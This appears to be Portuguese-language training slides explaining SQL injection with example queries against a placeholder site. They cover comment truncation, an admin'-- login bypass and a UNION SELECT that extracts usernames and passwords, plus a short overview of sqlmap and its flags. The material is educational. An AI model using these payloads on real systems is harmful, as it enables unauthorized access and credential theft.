
# EXEMPLOS DE SQL INJECTION

## RECUPERAÇÃO DE DADOS OCULTOS

- <https://insecure-website.com/products?category=Gifts>
- `SELECT * FROM products WHERE category = 'Gifts' AND released = 1`

## ATAQUE

- `'Gifts'--`
- <https://insecure-website.com/products?category=Gifts'-->
- `SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1`




# EXEMPLOS DE SQL INJECTION

## QUEBRA DA LÓGICA DA APLICAÇÃO

- Sistema de autenticação de usuários
- SELECT \* FROM users WHERE username = 'hacker' AND password = 'senhasegura'

## ATAQUE

- admin'--
- SELECT \* FROM users WHERE username = 'admin'--' AND password = ''
- Realização de login sem necessidade de senha




# EXEMPLOS DE SQL INJECTION

## RECUPERAR DADOS DE OUTRA TABELA

- Sistema retorna o resultado da query
- SELECT name, description FROM products WHERE category = 'Gifts'

## ATAQUE


- UNION
- ' UNION SELECT username, password FROM users--
- Concatenação de informações de duas tabelas



# EXEMPLOS DE SQL INJECTION


## OUTROS TIPOS DE ATAQUES

- Blind SQL Injection
- SQL Injections de Segunda Ordem




# SQLMAP

- Ferramenta que automatiza a exploração e detecção de vulnerabilidades
- Analise dos parâmetros das solicitações HTTP
- Suporte a diversos sistemas de gerenciamento de bancos de dados
- Detecta múltiplos tipos de injeção
- Extração de dados e exploração de tabelas




# SQLMAP - FLAGS

- Documentação: <https://www.kali.org/tools/sqlmap/>
- -v VERBOSE (0-6)
- -u --url URL alvo
- --data=DATA Dados enviados através de POST
- -p Indica quais parâmetros são testáveis



